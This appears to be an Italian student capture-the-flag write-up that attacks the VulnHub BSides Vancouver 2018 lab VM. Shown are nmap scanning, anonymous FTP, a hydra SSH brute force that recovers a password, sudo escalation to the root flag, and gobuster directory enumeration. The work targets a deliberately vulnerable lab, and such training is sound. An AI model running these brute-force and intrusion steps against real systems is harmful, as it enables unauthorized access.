BUILD WEEK II
BLACKBOX

DATASHIELDS

datashields.tech

Hacking VM BlackBox

SCARICARE ED IMPORTARE UNA MACCHINA VIRTUALE DA QUESTO LINK: HTTPS://DOWNLOAD.VULNHUB.COM/BSIDESVANCOUVER2018/BSIDESWORKSHOP.OVA
EFFETTUARE QUINDI GLI ATTACCHI NECESSARI PER DIVENTARE DIVENTARE ROOT SU QUESTA MACCHINA.

NEL FRATTEMPO, STUDIARE A FONDO LA MACCHINA PER SCOPRIRE TUTTI I SEGRETI.

L'IPOTESI È CHE NOI ANDIAMO IN AZIENDA E DOBBIAMO ATTACCARE QUELLA MACCHINA / QUEL SERVER DALL'INTERNO DELL'AZIENDA, DI CUI NON SAPPIAMO NULLA, PER QUESTO È DETTO TEST DI NON VENGONO FORNITE INDICAZIONI SULLA CONFIGURAZIONE DELLE MACCHINE USARE IL TERMINALE PREDEFINITO DI KALI (O PARROT), NON USARE L'UTENTE ROOT MA INVIARE I COMANDI CHE LO NECESSITANO USANDO IL COMANDO ESERCIZIO- VANCOUVER-2018ROOT .


SONO PRESENTI ALMENO 2 MODI PER BLACKBOX. MACCHINE SUDO

VulnHub è una piattaforma che fornisce macchine virtuali vulnerabili, progettate per simulare ambienti di rete e consentire agli utenti di praticare e migliorare le proprie competenze in sicurezza informatica e penetration testing. Queste macchine sono spesso utilizzate per allenarsi in scenari di hacking etico in un ambiente controllato e sicuro.

PREPARAZIONE

Impostiamo sia Kali che la Blackbox in “Host-only Adapter”.
Questa configurazione di rete è utile poiché:

- Ci permette di isolare le macchine dalla rete esterna (sicurezza e protezione);
- Per la comunicazione interna, permette, infatti, alle macchine virtuali di comunicare tra loro e con l’host senza essere esposte a reti esterne;
- Sono di semplice configurazione, nello specifico lo stesso virtualbox vede integrato il server DHCP nella rete host-only.




Attiviamo il dhcp in **/etc/network/interfaces** su kali dato che precedentemente era in inet static; questa configurazione ci servirà per identificare l’IP della black box ed iniziare a lavorare.

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
#iface eth0 inet static

iface eth0 inet dhcp

#address 192.168.166.100/24
#gateway 192.168.166.1
```

PREPARAZIONE


Successivamente, possiamo procedere con una scansione di **nmap** sul network dell'indirizzo che ci è stato assegnato (**dhcp**) in precedenza.
Comando utilizzato **nmap -T5 -F 192.168.56.0/24** per visualizzare gli IP attivi sul network
Come risultato appunto ci vengono mostrati due IP attivi.
Visualizzando l'IP della macchina che stiamo utilizzando, mediante il comando "**ip a**", possiamo escluderla ed identificare quello della blackbox.



SVOLGIMENTO

Come passo successivo abbiamo usato il comando “**Nmap -A**” sulle porte **21,22,80** della blackbox per avere più informazioni sul target, ovvero le porte precedentemente identificate con lo scan rapido e si può notare che è possibile accedere al servizio “**ftp**” solo tramite l’ID **“anonymous”**.

Proveremo quindi ad usufruire di questa possibilità per ottenere qualche informazione che possa aiutarci ad utilizzare la porta ssh.



SVOLGIMENTO

Di seguito confermiamo ciò che abbiamo detto in precedenza, dimostrando che si possa **accedere alla porta 21 con “anonymous”.**

```
┌──(kali㉿kali)-[~]
└─$ ftp blackbox
Connected to blackbox.
220 (vsFTPd 2.3.5)
Name (blackbox:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||39134|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp>
```

Una volta dentro notiamo la presenza della directory public e, al suo interno, la presenza di un **file user.txt** che scaricheremo per poi aprire in locale.

```
ftp> pwd
Remote directory: /
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||43501|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||13662|)
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****************************************************************************************************************
226 Transfer complete.
31 bytes received in 00:00 (11.65 KiB/s)
```

Per comodità abbiamo rinominato il file grazie al comando **mv** da **users.txt.bk in users.txt**

Abbiamo quindi ipotizzato di dover utilizzare questa lista di nomi per tentare i vari accessi: prima di tutto abbiamo provato a farlo su **ftp** e abbiamo riscontrato l'impossibilità di loggare utilizzando **ID differenti da anonymous.**

Proviamo quindi ad entrare su ssh:
dal momento che il **bruteforce** richiederà diverso tempo, cerchiamo di comprendere quali account possano, e quali no, usufruire di tale possibilità.

```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  D

┌──(kali㉿kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ftp blackbox
Connected to blackbox.
220 (vsFTPd 2.3.5)
Name (blackbox:kali): mai
530 This FTP server is anonymous only.
ftp: Login failed
ftp>
```

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ssh abatchy@blackbox
The authenticity of host 'blackbox (192.168.56.106)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'blackbox' (ECDSA) to the list of known hosts.
abatchy@blackbox: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh john@blackbox
john@blackbox: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh mai@blackbox
mai@blackbox: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh anne@blackbox
anne@blackbox's password:
Permission denied, please try again.
anne@blackbox's password:


┌──(kali㉿kali)-[~]
└─$ ssh doomguy@blackbox
doomguy@blackbox: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$
```

Solo per l'utente anne viene richiesta una password, motivo per il quale sarà proprio su di lei che ci concentreremo.
Per fare il bruteforce lanciamo il seguente codice, utilizzando come **wordlist** la **rockyou.txt:**

hydra -l anne -p /home/kali/Desktop/rockyou.txt ssh://192.168.56.103 -t 4

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ hydra -l anne -P /home/kali/Desktop/Bruteforce/rockyou.txt ssh://192.168.56.106 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-18 10:02:31
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.106:22/
[22][ssh] host: 192.168.56.106   login: anne   password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-18 10:02:48
```

Ottenute le credenziali, inseriamole per tentare l'accesso:

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ssh anne@blackbox
anne@blackbox's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ whoami
anne
anne@bsides2018:~$
```

Accesso riuscito! Vediamo chi è Anne e che possiede i privilegi del gruppo sudo.


```
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ ls
anne@bsides2018:~$ cd ..
```

Iniziamo, quindi, l'esplorazione della macchina iniziando comprendendo dove siamo (**pwd**), per poi passare alla radice del percorso e vedere quali file sono disponibili. Fra i tanti, notiamo la directory "**root**" che attira la nostra attenzione.

```
Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ whoami
anne
anne@bsides2018:~$ pwd
/home/anne
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ ls
anne@bsides2018:~$ cd ..
anne@bsides2018:/home$ ls
abatchy  anne  doomguy  john  mai
anne@bsides2018:/home$ cd ..
anne@bsides2018:/$ ls
bin  boot  cdrom  dev  etc  home  initrd.img  lib  lost+found  media  mnt  opt  proc  root  run  sbin  selinux  srv  sys  tmp  usr  var  vmlinuz
anne@bsides2018:/$ ls -la
total 96
drwxr-xr-x  23 root root  4096 Mar  3  2018 .
drwxr-xr-x  23 root root  4096 Mar  3  2018 ..
drwxr-xr-x   2 root root  4096 Mar  3  2018 bin
drwxr-xr-x   3 root root  4096 Mar  3  2018 boot
drwxr-xr-x   2 root root  4096 Mar  3  2018 cdrom
drwxr-xr-x  14 root root  4000 Jul 18 06:53 dev
drwxr-xr-x 130 root root 12288 Jul 18 06:53 etc
drwxr-xr-x   7 root root  4096 Mar  4  2018 home
lrwxrwxrwx   1 root root    33 Mar  3  2018 initrd.img → boot/initrd.img-3.11.0-15-generic
drwxr-xr-x  20 root root  4096 Mar  3  2018 lib
drwx------   2 root root 16384 Mar  3  2018 lost+found
drwxr-xr-x   2 root root  4096 Feb  4  2014 media
drwxr-xr-x   2 root root  4096 Apr 19  2012 mnt
drwxr-xr-x   2 root root  4096 Feb  4  2014 opt
dr-xr-xr-x 104 root root     0 Jul 18 06:53 proc
drwx------   3 root root  4096 Mar  7  2018 root
drwxr-xr-x  21 root root   780 Jul 18 07:03 run
drwxr-xr-x   2 root root  4096 Mar  3  2018 sbin
drwxr-xr-x   2 root root  4096 Mar  5  2012 selinux
drwxr-xr-x   3 root root  4096 Mar  3  2018 srv
dr-xr-xr-x  13 root root     0 Jul 18 06:53 sys
drwxrwxrwt   5 root root  4096 Jul 18 07:04 tmp
drwxr-xr-x  10 root root  4096 Feb  4  2014 usr
drwxr-xr-x  15 root root  4096 Mar  7  2018 var
lrwxrwxrwx   1 root root    30 Mar  3  2018 vmlinuz → boot/vmlinuz-3.11.0-15-generic
anne@bsides2018:/$
```


Tentando l'ingresso come utente semplice nella directory root otteniamo l'accesso negato, fortunatamente **Anne è nel gruppo sudo**, quindi sfruttiamo tali poteri per entrare nella directory.

Entrati, possiamo prendere atto della presenza della **flag.txt**



ACCESSO WEB SERVER

Dopo avere trovato la flag, i creatori suggeriscono che ci sono altre modalità per entrare dentro la macchina target. Dunque abbiamo pensato di sfruttare un’altra porta aperta, ovvero il servizio http della porta 80 e abbiamo deciso di inserire l'IP nel browser per raggiungere il sito web e questo è il risultato:




SFRUTTAMENTO PORTA 80

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ gobuster dir  --url http://192.168.56.106 --wordlist /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.
txt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.56.106
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/index                (Status: 200) [Size: 177]
/robots               (Status: 200) [Size: 43]
Progress: 81643 / 81644 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```


Quindi abbiamo usato gobuster per enumerare le pagine con il comando **gobuster dir --url http://192.168.56.106 --wordlist /urs/share/wordlists/dirbuster/directory.list-lowercase-2.3-small-txt .**

